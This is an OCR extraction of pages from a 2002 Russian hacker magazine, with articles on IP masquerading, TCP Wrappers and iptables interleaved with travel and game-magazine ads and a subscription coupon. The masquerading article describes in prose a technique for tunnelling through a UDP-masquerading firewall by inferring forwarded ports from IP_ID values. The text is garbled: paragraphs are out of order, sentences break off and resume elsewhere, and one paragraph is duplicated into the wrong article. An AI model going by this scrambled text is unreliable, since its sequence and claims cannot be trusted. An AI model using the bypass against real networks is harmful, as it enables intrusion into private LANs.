Ну и, возвращаясь к теме файрволов, скажу, что DNS poisoning - очень хороший способ заставить кого-то из внутренней сетки, защищенной файрволом, попасть на наш сервак. А как использовать сей замечательный факт, ты узнаешь из статьи «Проходим сквозь файрволл» в этом же номере.

Так что юзай мощные фишки, почаще читай доки и баг-траки, а главное... веди себя хорошо ;)! 

ИСПАНИЯ
АНДОРРА
ЕГИПЕТ

НЕ ПОЕДЕШЬ
 -
 ПОЖАЛЕЕШЬ

igida@mail.cnt.ru

м. Беговая
9453003, 9454579
1959504, 1959242

м. Сокол

ИГИДА АЭРО

Лиц. № 000/33 МЭРТ РФ, услуги сертифицированы

IP-МАСКАРАДИНГ

Сегодня мы подробно рассмотрим популярный метод защиты сетей - ip-маскарадинг. Что за зверь такой и кто его юзает? Сейчас в Интернете это очень-очень популярно среди многих компаний. Конечно же, никто из админов сеток не хочет, чтобы вся сеть, подрубленная к нету, была доступна все остальным. Нужно, чтобы доступ был только туда, куда надо админам и злобному боссу, а кто пытается пройти куда-то еще - сразу и без разговоров посылался нах.

прячем сеть от чужих глаз

]rimZ (hrimz@xaker.ru)

рис. Алексей Борисов

Все это можно реализовать с помощью фаерволов. Для этого брандмауэр нужно сконфигурировать на фильтрацию входящих/исходящих пакетов. Такие фильтры имеются как в софтверных, так и в аппаратных реализациях фаерволов. Вообще-то, если у тебя dial-up доступ, то маскарадинг тебе нафиг не нужен, а вот если есть LAN, и всем охота иметь выход в сеть, и безопасность тоже важна, то ip-маскарадинг - твой выбор. Или пров выделяет твоей сетке только один ip, а у тебя там 100 машин :). Да даже если у каждой тачки твоей сетки есть реальный ip в нете, то можно юзать маскарадинг, чтобы скрыть «нутровую» структуру сети. Надеюсь, ты понял, что вещь это архиполезная.

А вот в чем заключается основная фишка всего этого маскарада. Есть Интернет и есть LAN, все исходящие пакеты из внутренней сети фильтруются фаерволом и в header`ах пакетов в поле «source IP» внутренние адреса сети переписываются на IP фильтрующего шлюза, а во входящих (ответных) пакетах переписывает «destination IP» (свой) на внутренний IP той машины, которая делала запрос вовне. Для хацкера, сидящего где-то далеко в нете, это выглядит так, как будто все запросы исходят из единственной тачки-шлюза. То есть внутренний LAN как бы и нет =). Реализовать все это можно без особого напряжения, если шлюз - это *nix`овая система (и подзаморочиться, если вынь-дос). Это все потому, что в нисках есть офигенная утилита-фаерволл - ipchains (да и вообще там много офигенных утилит). Вот на примере ipchains мы и реализуем ip-маскарадинг для «нашей сети».

НАША СЕТЬ

Итак, что же будет представлять наша сеть? Допустим, ты простой работник в крутой конторе, и тебе нужно настроить ip-маскарадинг. Ты открываешь Спец на нужной странице и жадно вчитываешься =). В общем, ситуация такая. Куплен домен, например, megatron.net. К нету подрублена только одна шлюз-тачка через оптику. Адрес шлюза security.megatron.net. Сеть построена на Ethernet, твоя личная машина зовется хакер_host. Приступим! Нам нужно, чтобы пакеты из внутренней сетки некогда не выходили в Инет без фильтрации, ну и наоборот - соответственно. Адресация внутренней сети должна быть из определенного диапазона: 10.*.*, 172.16.*.* и 192.168.*.*. Это fake-адреса, которые не маршрутизируются глобально, то есть в нете ты не найдешь серваков с IP из этого диапазона. Только в частных сетях. Реализовывать мы все это будем в *nix`ах. Так будет лучше для всех (если с нисками траблы - читай в этом же номере статью по ipchains - там все хорошо рассказано и снабжено примерами).

ПРИМЕР НОМЕР РАЗ

Попробуем разрешить доступ из LAN к веб-серваку в Инете. Адресация в конкретно нашей LAN - 192.168.13.*, твой хакер_host имеет адресок 192.168.13.111, а адрес фаерволла - 192.168.13.222. Фаерволл настроен на подмену любых пакетов, исходящих из LAN и направленных на 80 порт сервака в Инете. Твой браузер (Opera, например) стандартно настроен для соединения, и DNS-сервер во внутренней сети поставлен грамотно, а не Дедом Морозом. Да, и еще одно условие - фаерволл должен служить стандартным маршрутизатором в сети.

Теперь проследим сам экшн по net-surf`у. Опера на твоей таче запрашивает хост http://www.worldsex.com и получает IP 207.246.141.25. Она открывает соединение с этим айпишником, юзая локальный порт 666, и запрашивает на веб-сервере (порт 80) страничку hardcore_gibbon_anal_mpegs.htm. Пакеты от хакер_host (порт 666) к worldsex.com (порт 80) проходят через фаервольный фильтр, они перелопачиваются так, чтобы выходить с фаервольного порта 11111. Наш любимый firewall имеет допустимый в Инете IP-адрес (213.45.76.11 - взять просто из головы), следовательно ответные пакеты от worldsex.com нормально приходят на фаерволл. По прибытию пакетов от worldsex.com к security.megatron.net (порт 11111) перезаписываются



так, чтобы идти на хакер_host порт 666. В этом и состоит фокус маскарада: он помнит, когда он перезаписал исходящие пакеты, и может переписывать их обратно, когда приходят ответы на них. Орега отображает долгожданную порнуху. То есть с точки зрения worldsex.com соединение было сделано между 213.45.76.11 (firewall'ом) порт 11111 и 207.246.141.25 (worldsex.com) порт 80. С точки зрения хакер_host соединение было сделано между 192.168.1.111 (хакер_host) порт 666 и 207.246.141.25 (worldsex.com) порт 80. И только фаерволл знает всю правду. Вот такие стремные дела =).

ПРИМЕР НОМЕР ДВАС

Так, давай рассмотрим еще один пример. Твоя сетка - часть Интернета: пакеты могут бегать без изменения из одной сети в другую. Адреса IP

внутренней сети должны быть назначены из выделенного блока адресов IP (которые пров дал) так, чтобы остальная часть сети знала, как передать пакеты, адресованные тебе. В этом случае фильтрация используется для ограничений пакетов, пересылаемых между твоей сетью и остальной частью Инета, то есть ограничивается только доступ остальной части Интернета к твоим внутренним серверам. Сам пример: открываем доступ из твоей сети к web-сервакам в Инете. В нашей внутренней сети адреса назначены согласно выделенному блоку IP адресов (допустим - 213.45.76.*). Фаерволл настроен на пропуск всего трафика. Остальное же настроено так же, как в первом примере. Зажигай! Опера обращается на <http://www.worldsex.com> и опять же узнает его IP - 207.246.141.25. Затем браузер открывает соединение с этим айпишником, юзя локальный порт 666 и удаленный (на worldsex'е) 80 порт. Ну и, конечно, запрашивается любимая страничка :-). Пакеты преодолевают фаерволл так же, как они проходят через несколько маршрутизаторов между тобой и worldsex.com. Гиббонь снова на экране. Что же у нас имеется? А у нас имеется только одно соединение между 192.168.13.111 (хакер_host) порт 666 и 207.246.141.25 (worldsex.com) порт 80. Никаких наворотов, только злобные хацкеры в сеть уже не залезут.

ВДОГОНКУ

Кроме фаерволла существуют еще и другие способы обеспечить доступ из Инета к ресурсам нашей супер-LAN. Эти способы основаны на принципах маскарадинга для внешних соединений. Самый простой способ заключается в запуске так называемого перенаправителя (redirector), который является своеобразным прокси. Он ожидает соединения на заданном порте, а затем открывает соединение на фиксированном «нутровым» хосте и порте и копирует данные между двумя соединениями. Пример такой программы - redir в нисках. С точки зрения глупого нета соединение установлено с нашим фаерволлом. А вот с точки зрения не менее глупого внутреннего сервака - соединение установлено от внутреннего интерфейса фаерволла к серваку. Короче, обманути все =). Другой подход (для него нужны *nix с версией ядра выше 2.1, а есть еще у кого-то ниже? :)) состоит в использовании форвардинга портов в ядрышке. Он делает ту же самую работу, что и тулза redir, но другим способом: ядро переписывает проходящие пакеты, заменяя их адрес и порт назначения на адрес и порт внутреннего хоста. Инет думает, что соединение установлено с нашим фаерволлом, а «нутровый» сервак думает, что это прямое соединение из нета до него. Опять всех админ надул :).

НАТЯГИВАЕМ

Теперь рассмотрим, как наш брат хацкер всех натягивать будет, ведь обойти маскарадинг тоже можно. Например, вот таким способом. Этот способ нашел бравый хацкер из забугорья H.D. Moore (hdm@secureaustin.com). Из-за того, что в коде, отвечающем за маскарадинг, найдены траблы, хацкер может перезаписать установки маскарадинга UDP, после чего он будет способен организовать туннелирующее (подробно об этом тоже читай в этом номере) UDP-соединение с тачкой, находящейся за фаерволлом, осуществляющим маскарадинг. Хацкер не может знать, какие порты и адреса используются во внутренней сети, если, конечно, ему сам админ по пьяни не скажет (НЛП, блин), но он может вычислить чис-



В НОМЕРЕ:

- Tokyo Game Show 2002.

Отчет о крупнейшей игровой выставке. Пусть в этом году Tokyo Game Show и не смогла удивить нас чем-то особенным, тем не менее она остается одним из самых заметных событий года.

- The Lord of the Rings: The Two Towers.

Эксклюзивный обзор игры по мотивам новейшего блокбастера. Даже из «Властелина колец» можно сделать beat 'em up. И какой! Платина и «Выбор редакции!» от «Страны Игр»!

- Splinter Cell.

Сможет ли персонаж Тома Клэнси потеснить Снейка Солида? Реальнейший конкурент Metal Gear Solid уже на подходе. Время готовится к его прибытию на PC и Xbox.

- Grand Theft Auto: Vice City.

Развитие идей мегахитового Grand Theft Auto 3. Выход игры запланирован на конец октября, так что самое время суммировать всю имеющуюся информацию о новом суперпроекте для PlayStation 2.

- Battlefield 1942.

Пусть эта игра и не затмит в глазах широкой публики Counter-Strike, но по многим параметрам новый многопользовательский шутер/симулятор войны переплывает дитище Gearbox. Новый жанр? Возможно. Гениальная мультиплеер-забава? Несомненно!

ВНИМАНИЕ! Новая оболочка диска и улучшенный контент! Также на нашем CD: эксклюзивная демонстрация James Bond 007: NightFire!

**СТРАНА
ИГР**

(game)land
www.gameland.ru

ло текущих соединений, идущих через фаерволл и количество машин, находящихся за огненной стеной. Любая сетка, где юзается маскардинг UDP-трафика, уязвима для такой атаки (а ведь UDP-протокол юзает множество прог). Поскольку UDP - это протокол, в котором отсутствует понятие соединения (как TCP), то единственный путь определить, что маскированное соединение более не используется, - по тайм-ауту или же после получения сообщений ICMP, говорящих, что порт закрыт (пинговать надобно). На тайм-аут по умолчанию полагается 5 минут, это одно и то же значение для форвардинга UDP-пакетов. А это позволит хакеру найти действующий туннель и поюзать его в своих корыстных целях. Протоколы TCP и UDP требуют, чтобы и порт, с которого отправлен пакет, и порт, на который он отправ-

осуществляется в порт 1050, и его назначение - внешний DNS-сервер dns_server, а в порт 53 маскирующая машина добавляет новое поле таблицы маскардинга, выглядящее примерно так:
megatron A:1035 (651001) -> dns_server B:53

Порт в скобках - это порт фаерволла, с которого оно осуществляет соединение и который использует для коннекта с портом 53 хоста B. А далее мы рассмотрим, как хакер может перезаписать правую часть данного соединения, чтобы подключиться к порту внутреннего хоста. Код, отвечающий за UDP-маскардинг, проверяет только ПОРТ НАЗНАЧЕНИЯ, чтобы определить - пришел ли пакет из внутренней сетки или извне, и должен быть переслан внутрь. Затем поля PORT и HOST устанавливаются в исходный адрес и порт



лен, так же как адрес источника и получателя, обязательно присутствовали в пакете. Порт для исходящих соединений обычно выбирается, как первый доступный из диапазона 1024-65535 (подробнее об этом читай в предыдущем Спеце) - а как же выбирает порты фаерволл с установленным маскардингом? Ядро использует для этих целей порты от 61000 до 65906 по умолчанию, позволяя теоретически обслуживать до 4096 TCP и UDP-сессий одновременно. Эти значения могут быть изменены путем редактирования и пересборки кода или же редактированием /proc - файловой системы, через которую можно осуществить доступ к адресному пространству процесса. Итак, теперь, когда соединение, запрошенное внутренним хостом megatron,

отправителя. Хакеру достаточно только определить порт, открытый для соединения на фаерволле, чтобы внести свои модификации в таблицу, перезаписав поля Host Z:53 своими данными. Но как определить, что порт из диапазона 65100 - 65906 используется для форвардинга соединений? Мы просто посылаем тестовый пакет каждому из этих хостов (фаерволлу и внешнему хосту, с которым производится соединение) и просматриваем поле IP_ID в каждом из ответов. Данное поле последовательно увеличивается каждым хостом с каждым посланным пакетом, и ответы от фаерволла будут иметь IP_ID ВНУТРЕННЕГО хоста (это примерно на 1000 меньше, чем IP_ID пакетов, полученных непосредственно от фаерволла). В результате этих манипуляций у хакера появился туннель к порту закрытой тачки во внутренней сети. Вот так вот. Читай доки, изучай исходники *nix`ов и пей чаек с лимоном, и тогда все будет пинцетно.



Открыта редакционная ПОДПИСКА!

**СПЕЦ
ХАКЕР**

Теперь вы можете оформить редакционную подписку на любой российский адрес

Для этого необходимо:

1. Заполнить подписной купон (или его ксерокопию).
2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета 100 рублей за 1 журнал. В стоимость подписки включена доставка заказной бандеролью.
3. Перечислить стоимость подписки через Сбербанк.
4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по адресу:
103031, Москва,
Дмитровский переулок, д 4,
строение 2,
ООО "Гейм Лэнд", с
пометкой "Редакционная
подписка"
или по электронной почте
subscribe_xs@gameland.ru
или по факсу 924-9694
(с пометкой "редакционная
подписка").

БОНУС!

При оформлении годовой подписки на 2003 год - 2 свежих номера в подарок!!!
При оформлении подписки на 1-е полугодие 2003 года - один журнала в подарок!!!

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с ноября. Подписка оформляется на любой срок.

СПРАВКИ

по электронной почте
subscribe_xs@gameland.ru
или по тел. (095) 292-3908,
292-5463

ПОДПИСНОЙ КУПОН (подписка через редакцию)

Прошу оформить подписку на журнал "ХакерСпец"

2002г.
2003г.
(месяцы)

(отметьте квадраты, соответствующие календарным месяцам выхода журнала, которые вы хотели бы получить)

Ф.И.О. _____

ПОЧТОВЫЙ АДРЕС: индекс _____

область/край _____

Город/село _____

ул. _____

Дом _____

корп. _____

кв.. _____

код _____

тел. _____

Сумма оплаты _____

Подпись _____ Дата _____ e-mail: _____

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

Плательщик _____

Адрес (с индексом) _____

Назначение платежа

Сумма

Оплата журнала "ХакерСпец"

за _____

200_г.

Подпись плательщика _____

Кассир _____

ИНН 7729410015 ООО"ГеймЛэнд"

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

Плательщик _____

Адрес (с индексом) _____

Назначение платежа

Сумма

Оплата журнала "ХакерСпец"

за _____

200_г.

Подпись плательщика _____

Квитанция

Кассир _____

TCP WRAPPERS

плащ для админа

MenderX (forother@fromru.com)

рис. Людмила Стеблянко

Пакет TCP Wrappers (wrappers - обертки) занимает 25-ое место (из 50) в рейтинге полезных админу (не буду скрывать, иногда и хакеру =) утилит, проводимом Insecure.org. Это место находится не так далеко от 18-ого, оккупированного iptables/netfilter/ipchains/ipfwadm. Что же это за обертки? Чем они полезны админу? Я постараюсь ответить на эти и многие другие вопросы, касающиеся TCP Wrappers, в рамках одной статьи.

ШО ЗА ФАНИКИ?

Пакет этих обертки обеспечивает контроль доступа к системе (или сети). Также он логирует все коннекты к сервисам. Чтобы ты лучше понял механизм работы, я объясню на двух примерах: когда этот пакет установлен в системе и, соответственно, когда не установлен.

При старте системы запускается демон inetd/xinetd и ищет в файле /etc/inetd.conf или каталоге /etc/xinetd.d записи разрешенных сервисов. И когда он получает запрос от, например, клиента telnet, то запускает экземпляр другого демона - telnetd. Сам посуди, проще запускать демон telnetd тогда, когда он действительно нужен (то есть когда к нему уже обратились), чем постоянно поддерживать кучу служб!

Но эти сервисы (сервисы, демоны, службы - одно и то же) по умолчанию не используют контроль доступа к системе, а сие не есть гуд. Теперь посмотрим, что будет, если в системе установлен пакет TCP Wrappers. После получения запроса от клиента tcprd (это и есть обертка) перехватывает запрос и обрабатывает его (сверяет с установленными правилами), после этого он может или разрешить коннект (передать его нужному сервису, например, telnetd) или отказать в нем. Также он логирует все соединения, отправляя их демону syslogd (глянь - /etc/syslog.conf).

Рассмотрим структуру /etc/inetd.conf (если перед сервисом стоит #, значит - он закомментирован, т.е. запрещен, советуя тебе оставить только самые нужные службы). Пример записи, когда пакет TCP Wrappers отсутствует в системе:

```
telnet stream tcp nowait root
/usr/sbin/in.telnetd telnetd
```

А теперь, когда присутствует:

```
telnet stream tcp nowait root /usr/sbin/tcpd
in.telnetd
```

Здесь демон /usr/sbin/tcpd обертывает демон telnetd.

Если у тебя в системе отсутствует файл /etc/inetd.conf, то, скорее всего, используется xinetd. Это усовершенствованный демон Инета, так что топай в /etc/xinetd.conf. Если там присутствует строка «includedir /etc/xinetd.d», то демон xinetd читает содержимое этого каталога и использует его как настроечный. В таком каталоге каждый файл содержит инфу об одной службе - чтобы запретить службу, достаточно удалить файл (или добавить в него строку «disable=yes»). На первом скрине виден конфигурационный файл службы телнет без

Сегодня мы подробно рассмотрим популярный метод защиты сетей - ip-маскирование. Что за зверь такой и кто его юзает? Сейчас в Интернете это очень-очень популярно среди многих компаний. Конечно же, никто из админов сеток не хочет, чтобы вся сеть, подрубленная к нету, была доступна все остальным. Нужно, чтобы доступ был только туда, куда надо админам и злобному боссу, а кто пытается пройти куда-то еще - сразу и без разговоров посылался нах.

использования фантиков, на втором - с использованием оных. Тоже очень хорошо видно, как tcprd обертывает telnetd.

Не лишним будет сказать, что xinetd имеет свои собственные функции ограничения доступа. Для ограничения добавь строку only from = <доверенный хост> или no_access = <хост твоего врага> в файл настроек демона.

Теорией я тебя уже достаточно загрузил, пора переходить к практике, т.е. к настройке.

ИСПОЛЬЗОВАНИЕ


Скачать пакет TCP Wrappers (автор - Виетс Венема) ты можешь с этого ftp - ftp://ftp.porcupine.org/pub/security/, там же ты найдешь еще много утилит, связанных с security. Но особо не спеши, скорее всего этот пакет уже установлен у тебя в системе :). Для инстала распакуй архив, заходи в распакованную дыру, далее тебе придется править Makefile под себя, а потом вводить make. Скомпилировав с ключом - DPARANOID, ты защитишь себя от ip-spoofing-a

```
default: on
description: nope

service telnet
{
    disable                = no
    socket_type            = stream
    protocol               = tcp
    wait                   = no
    user                   = root
    server                 = /usr/sbin/in.telnetd
}
```

со стороны клиента, т.е. wrappers будут всегда проверять имя хоста дважды и при несовпадении в коннекте откажут =).

А теперь о настройке. Все правила доступа читаются из двух файлов - /etc/hosts.deny и /etc/hosts.allow. Прочитав хотя бы половину Спеца, ты уже должен понять, что значит deny и allow. Правильно, в /etc/hosts.deny запишем хосты, которым не доверяем, а в /etc/hosts.allow запишем доверенные хосты. В только что установленной системе эти файлы пусты, так что приступим к конфигурированию. Виетс Венема создал специальный язык (hosts_options) для этого дела, и первое, что надо добавить в /etc/hosts.deny, - запись «ALL: ALL». А теперь разберем ее: слева список демонов, потом идет символ «:» (разделяющий символ) и далее список хостов. В данном примере мы всем хостам запретили юзать все сервисы (=) (ALL - это символ-заместитель). Это правило называется - «то, что не разрешено,



А теперь о настройке. Все правила доступа читаются из двух файлов - /etc/hosts.deny и /etc/hosts.allow.

запрещено». Вот теперь можем приступить к редактированию /etc/hosts.allow, т.е. разрешать.

Запиши туда строчку - «ALL: 127.0.0.1», что позволит тебе подключиться ко всем сервисам (можно перечислять хосты дальше через пробел).

В языке hosts_options имеется еще один очень полезный оператор, а зовут его EXCEPT. Зачем он нужен? Ну, к примеру, если в /etc/hosts.deny записать - «ALL EXCEPT in.telnetd: ALL», то ко всем сервисам, кроме telnet, будет запрещено подключаться. Возможно, ты уже подумал, что ничего сложного в языке нет, но ты глубоко ошибаешься, посмотри на этот пример:

/etc/hosts.deny:

```
ALL: ALL: spawn ((/path/to/save_finger -l @%h; \
echo Alien's IP %a; echo Alien's domain %n; \
/bin/mail -s « %c wanted to connect %s at `date`» root)&
```

ALL: ALL - это мы уже разобрали, потом идет еще один знак «:» (разделитель) и команды, которые выполняются при коннекте, spawn - команда, которая запускает shell. Для того, чтобы выяснить, кто работает на удаленной машине, я использую safe_finger (поставляется вместе с обертками), в документации написано, что он безопаснее стандартного. Затем я вывожу на консоль IP и доменное имя того хрюнделя, который хочет приконнектиться. А также стучу кому надо, т.е. отправляю письмо

После получения запроса от клиента tcpd (это и есть обертка) перехватывает запрос и обрабатывает его, после чего может или разрешить коннект, или отказать в нем.

руту с темой (ключ -s) «%s хочет присоединиться к %s в такое-то число». Тут %a - IP клиента, %n - доменное имя клиента, %s - информация о клиенте, %s - информация о сервере. Т.е. получается, что я отправляю письмо с темой - «Какой-то ежик (идет инфа о нем) хочет приконнектиться к моей тачке (идет инфа о тачке, с которой отправляется письмо) в такое-то время» (меняется на дату). Если ты тоже хочешь мутить подобные конструкции - милости просим в man pages: hosts_options(5) и hosts_access(5) (5 - это номер секции, File Formats).

ТЕСТИРОВАНИЕ

Иногда ты можешь просто запутаться и настроить не так, как хочется, а так, как получится =(. А поймешь ты это только тогда, когда тебя в очередной раз поимеют :(. Вот для этого и включены в пакет утилиты тестирования настроек - tcpdchk и tcpdmatch. Первая проверяет неверные пути, неверные имена хостов и ip, службы, для которых указаны правила, но которые не защищены демоном tcpd и т.д. Запусти ее, и она выдаст тебе инфу об ошибках.

А вот tcpdmatch предсказывает, как Wappers обработает конкретное сообщение к службе. Использование: tcpdmatch [Демон] [хост].

КОНЕЦ

TCP Wappers ассоциируются у меня с плащом от дождя, тогда как xinetd - это современная непромокаемая куртка, а фаерволл - это зонтик (какой богатый внутренний мир :) - прим. ред.). Но у всех этих штук есть одно общее - при их использовании существует вероятность промокнуть ;) . А вот если юзать связку из этих средств защиты, то вероятность быть замоченным уменьшается. Как бы то ни было, желаю тебе всегда выходить сухим из воды!



ПОСТРОЙ СЕБЕ САМ:

БЫСТРЫЙ СПОСОБ ПОЗНАКОМИТЬСЯ С IPTABLES

VITLS (vitls@beshtau.ru)

рис. Гриф & Эйн Хагалаз

ВТЫКАЕМ

Надеюсь, ты сумеешь установить пакет с исходниками ядра или скачать свежее ядро ветки 2.4.x с ftp.kernel.org. Коротко это будет выглядеть так: администратором входишь в каталог /usr/src/linux, ессесно, в консоли или в терминале. Дашь команду:

```
make menuconfig
```

или

```
make xconfig
```

(если ты работаешь в X)

Идешь в Networking Options и включаешь поддержку Network packet filtering (Рис. 1).



Затем, спустившись немного ниже, можешь настроить фильтр пакетов в разделе Netfilter Configuration (Рис. 2).

Если что-то из вариантов настройки фильтра пакетов тебе покажется непонятным, а я на 100 процентов уверен, что тебе будет непонятно почти все, я настоятельно рекомендую выйти в Сеть и прочитать (а заодно слить на свой винт) вот эту доку: <http://gazette.linux.ru.net/rus/articles/iptables-tutorial.html>. Там про iptables написано почти все.

Сразу скажу, что в современных дистрибутивах ALT Linux Master 2.0, ASP Linux 7.2, Mandrake Linux 7.2 и выше, Red Hat Linux 7.0 и выше, SuSE Linux, Debian 2.2 и выше и так далее - пакетный фильтр iptables уже включен в ядро и настроен на решение часто используемых задач. Зна-



чит, тебе с большой вероятностью не придется самому заниматься конфигурированием и сборкой ядра.

Другое дело в случае консервативного дистриба Slackware или Gentoo. Скорее всего, тебе самому придется ковыряться в ядре, собирать его, скачивать пакет iptables (его тоже надо будет собрать) и устанавливать все это барахло. Но я уверен, справившись с установкой такого дистрибутива, ты на 100% справишься с такой мелочью, как настройка и сборка ядра.

Привет, мужик. Сегодня я хочу с тобой поговорить о том, что бездумная работа может привести к очень печальным последствиям. Но главное - я расскажу тебе, как этих последствий можно избежать, на примере защиты любимой оси aka Linux. Делать мы это будем при помощи встроенной утилитки iptables, которая присутствует в ядрах 2.4.*.



УЧИМ ПРАВИЛА

В iptables правило фильтрации определяет, как из общего потока данных отбирать определенные пакеты и что с ними делать. С входящим или уходящим пакетом ты можешь сделать не очень много, но этого вполне достаточно, чтобы создать довольно мощную защиту.

Пакет мы может принять, отбросить с уведомлением отправителя пакета, уничтожить или переслать на другое правило или куда-то еще. Несколько правил составляют цепочку. Фильтр просматривает правила в цепочке одно за другим и выполняет предписанные действия.

Есть стандартные цепочки, но можно намотить и пользовательские, их может быть сколько угодно и каждая из них может иметь свое имя.

Стандартная цепочка INPUT

В нее попадают все ВХОДЯЩИЕ в фильтр пакеты.

Цепочку INPUT проходят пакеты, которые предназначены локальным приложениям (самому firewall'у).

Стандартная цепочка OUTPUT

В нее попадают все ВЫХОДЯЩИЕ из фильтра пакеты. Цепочка OUTPUT используется для фильтрации исходящих пакетов, сгенерированных приложениями на самом firewall'е.

Стандартная цепочка FORWARD

Используется для фильтрации пакетов, идущих транзитом через firewall (во внутреннюю сеть).

Так как ты защищаешь только свой компьютер, можно обойтись первыми двумя.

Пакетный фильтр iptables может работать с тремя таблицами правил. Таблица для фильтрации filter (она ставится по умолчанию, если явно ничего не указано), таблица для nat-маскирования и трансляции адресов (очень полезно для вывода локалки в Инет). И, наконец, таблица mangle для редактирования пакетов.

В каждую таблицу заносятся цепочки правил фильтрации. Они последовательно просматриваются и исполняются фильтром. Цепочки ты либо заново пишешь сам из командной строки, либо пишешь сценарий на shell.

Хочу сказать, что скриптовые языки вроде perl и php для такого дела не подходят, хотя на них и можно написать системы, облегчающие составление правил и цепочек. Зайди на www.freshmeat.net и поищи по слову firewall или по слову iptables - увидишь массу ссылок на программы для быстрого и удобного составления правил фильтрации пакетов.

ПРАВИЛА ПО КОСТОЧКАМ

Правило состоит из нескольких элементов - команды, опции, критерия отбора и действия. Элементы могут в принципе располагаться как угодно, но лучше придерживаться указанного порядка - так будет потом понятнее самому. Команды предназначены для того, чтобы сказать фильтру, что мы будем делать. Например, добавить правило в цепочку, удалить правило, очистить цепочку, вывести список правил в цепочке и тому подобное.

Опции нужны, чтобы определенным образом модифицировать выводимую на экран информацию или выполнять добавочные, не присущие самому фильтру действия (например, округлять числовые показатели или подгружать модуль ядра).

Критерий отбора. Это самая важная часть правила. Пакетный фильтр при разборках с пакетом смотрит именно на них. В качестве критериев отбора может выступать интерфейс, с которого пришел пакет, адрес отправителя или адрес получателя, порт отправителя или порт получателя, тип протокола. Действие. Действие определяет, что именно нам делать с пакетом, который удовлетворяет заданному тобой критерию.

Самый полный список команд, опций, критериев и действий ты найдешь в доке Iptables-tutorial. Там все по-русски, поэтому тебе много не придется ломать голову. К тому же там есть просто шикарные примеры.

РАЗБЕРЕМ ПРАВИЛО:

`iptables -A INPUT -i eth0 -p tcp -s 0/0 -d 192.168.1.1 --dport 53 -j DROP`
Вот его части:

- * iptables - системная программа для вызова утилиты управления пакетным фильтром;
- * -A INPUT - команда iptables, означающая «добавить (-A) новое правило в цепочку INPUT»;
- * критерий -i eth0 говорит, что нам нужен пакет, приходящий с интерфейса (-i) eth0 (сетевуха); если у тебя диал-ап, то интерфейс, скорее всего, будет ppp0;
- * критерий -p говорит, что нам нужен пакет протокола (-p) tcp;
- * критерий -s 0/0 говорит, что нам нужен пакет с адресом отправителя (-s) любым, то есть 0.0.0.0 с маской подсети 0.0.0.0 или в краткой записи 0/0;
- * критерий -d 192.168.1.1 говорит, что нам нужен пакет, который получает (-d) машина с адресом 192.168.1.1;
- * критерий --dport 53 говорит, что номер порта принимающей (--dport) машины должен быть равен 53;
- * действие -j DROP означает, что если пакет удовлетворяет ВСЕМ перечисленным критериям, то есть если все критерии присутствуют, то этот пакет прыгнет (-j) на цепочку DROP. Проще говоря, он будет уничтожен.

В результате выполнения этого правила на защищаемой машине получим вот такую картину после сканирования портов:

```
[vitls@zeelog:~]# nmap 192.168.1.1
```

```
Starting nmap V. 2.54BETA37 (www.insecure.org/nmap/)
Interesting ports on 192.168.1.1 (192.168.1.1):
(The 1597 ports scanned but not shown below are in state: closed)
```

Port	State	Service
21/tcp	open	ftp
25/tcp	open	smtp
53/tcp	filtered	domain
110/tcp	open	pop-3

```
Nmap run completed — 1 IP address (1 host up) scanned in 2 seconds
[vitls@zeelog:~]#
```



КУЕМ ЦЕПИ

Как я уже успел упомянуть, правила могут быть объединены в цепочки. В твоей системе защиты может быть несколько независимых друг от друга цепей. Про стандартные цепочки ты уже знаешь, а любая нестандартная цепочка, то есть твоя собственная, может взаимодействовать со стандартной. Например, можно принять пакет из цепочки INPUT, проверить его на соответствие какому-то критерию отбора и отправить на твою собственную цепочку для дальнейшей экзекуции. Основываясь на этих возможностях, можно построить очень сложную систему распределения и фильтрации входящего к тебе или исходящего от тебя трафика.

Самое главное заключается в мудрости построения последовательности правил в цепочке. Пакетный фильтр просматривает правила исключительно в том порядке, в котором ты их задаешь. Он тупой и исполнительный. Если ты в первом правиле скажешь, что такой-то пакет отправить на уничтожение, а затем вторым правилом скажешь, что такой же пакет принимать для пересылки, в ответ на это я тебе отвечу, что до второго правила твой пакет просто не доживет, и вся работа пойдет псу под хвост. Так что всегда анализируй то, что уже написал.

КАК ЭТО ДЕЛАЕТСЯ?

Цепочки ты можешь вводить либо напрямую из командной оболочки (shell), в качестве которой у тебя могут быть sh, bash, ash, zsh, tcsh или что-то еще твое любимое. Я все примеры буду приводить для стандартного sh, так как он есть практически в любом дистрибутиве.

Вводя правила непосредственно из shell, ты должен их набирать последовательно и быть осторожным, любая ошибка - и тебе придется вводить: iptables -F имя_цепочки, чтобы ее очистить.

Для устранения этих проблем лучше написать сценарий, который можно будет легко отредактировать в любой момент и выполнить только тогда, когда он будет полностью готов. Сгодится любой текстовый редактор. Все равно текст будет обычный, посему навороты, вроде word, на фиг не нужны. Для примера я наведу разборки с простым сценарием.

ПРОСТОЙ СЦЕНАРИЙ

Задача - с помощью iptables закрыть на rpp0 все порты с 1 по 1024 и оставить открытыми только некоторые, например, 53 и 80. Чтобы кто-то из внешней сети мог воспользоваться только нашим dns сервером и www сервером.

Внутренности файла сценария выглядят примерно так:

```
#!/bin/sh
IPT=/usr/sbin/iptables
$IPT -F INPUT
$IPT -A INPUT -i ppp0 -p tcp -s 0/0 --sport 0:65535 -d 0/0 --dport 80 -j ACCEPT
